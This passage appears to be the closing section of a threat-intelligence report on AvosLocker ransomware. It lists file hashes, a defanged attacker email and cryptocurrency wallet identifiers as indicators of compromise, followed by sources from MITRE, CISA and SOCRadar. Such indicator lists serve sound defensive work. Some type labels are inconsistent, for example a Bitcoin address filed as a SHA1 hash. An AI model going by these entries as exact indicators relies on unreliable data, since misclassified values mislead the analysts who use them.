TLP:CLEAR	MD5	9d0b3796d1d174080cdfdbd4064bea3a	
TLP:CLEAR	MD5	af31b5a572b3208f81dbf42f6c143f99	
TLP:CLEAR	MD5	1892bd45671f17e9f7f63d3ed15e348e	
TLP:CLEAR	MD5	cc68eaf36cb90c08308ad0ca3abc17c1	
TLP:CLEAR	MD5	646dc0b7335cffb671ae3dfd1ebefe47	
TLP:CLEAR	MD5	609a925fd253e82c80262bad31637f19	
TLP:CLEAR	MD5	c6a667619fff6cf44f447868d8edd681	

TLP	TYPE	VALUE	COMMENTS
TLP:CLEAR	MD5	3222c60b10e5a7c3158fd1cb3f513640	
TLP:CLEAR	MD5	90ce10d9aca909a8d2524bc265ef2fa4	
TLP:CLEAR	MD5	44a3561fb9e877a2841de36a3698abc0	
TLP:CLEAR	MD5	5cb3f10db11e1795c49ec6273c52b5f1	
TLP:CLEAR	MD5	122ea6581a36f14ab5ab65475370107e	
TLP:CLEAR	MD5	c82d7be7afdc9f3a0e474f019fb7b0f7	
TLP:CLEAR	SHA256	e68f9c3314beee640cc32f08a8532aa8dcda613543c54a83680c21d7cd49ca0f	
TLP:CLEAR	SHA256	ad5fd10aa2dc82731f3885553763dfd4548651ef3e28c69f77ad035166d63db7	
TLP:CLEAR	SHA256	48dd7d519dbb67b7a2bb2747729fc46e5832c30cafe15f76c1dbe3a249e5e731	
TLP:CLEAR	SHA1	2d1ce0231cf8ff967c36bbfc931f3807ddba765c	PowerShell backdoor
TLP:CLEAR	Mail	keishagrey994@outlook[.]com	
TLP:CLEAR	SHA256	a6dedd35ad745641c52d6a9f8da1fb09101d152f01b4b0e85a64d21c2a0845ee	Cryptocurrency wallet
TLP:CLEAR	SHA256	bfacebcafff00b94ad2bff96b718a416c353a4ae223aa47d4202cdbc31e09c92	Cryptocurrency wallet
TLP:CLEAR	SHA256	418748c1862627cf91e829c64df9440d19f67f8a7628471d4b3a6cc5696944dd	Cryptocurrency wallet
TLP:CLEAR	SHA1	bc1qn0u8un00nl6uz6uqrw7p50rg86gjrx492jkwfn	Cryptocurrency wallet

5. Sources

AVOSLOCKER

- https://mitre-attack.github.io/attack-navigator//#layerURL=https%3A%2F%2Fattack.mitre.org%2Fsoftware%2FS1053%2FS1053-enterprise-layer.json
- https://www.cisa.gov/sites/default/files/2023-10/aa23-284a-joint-csa-stopransomware-avoslocker-ransomware-update.pdf
- https://socradar.io/dark-web-profile-avoslocker-ransomware/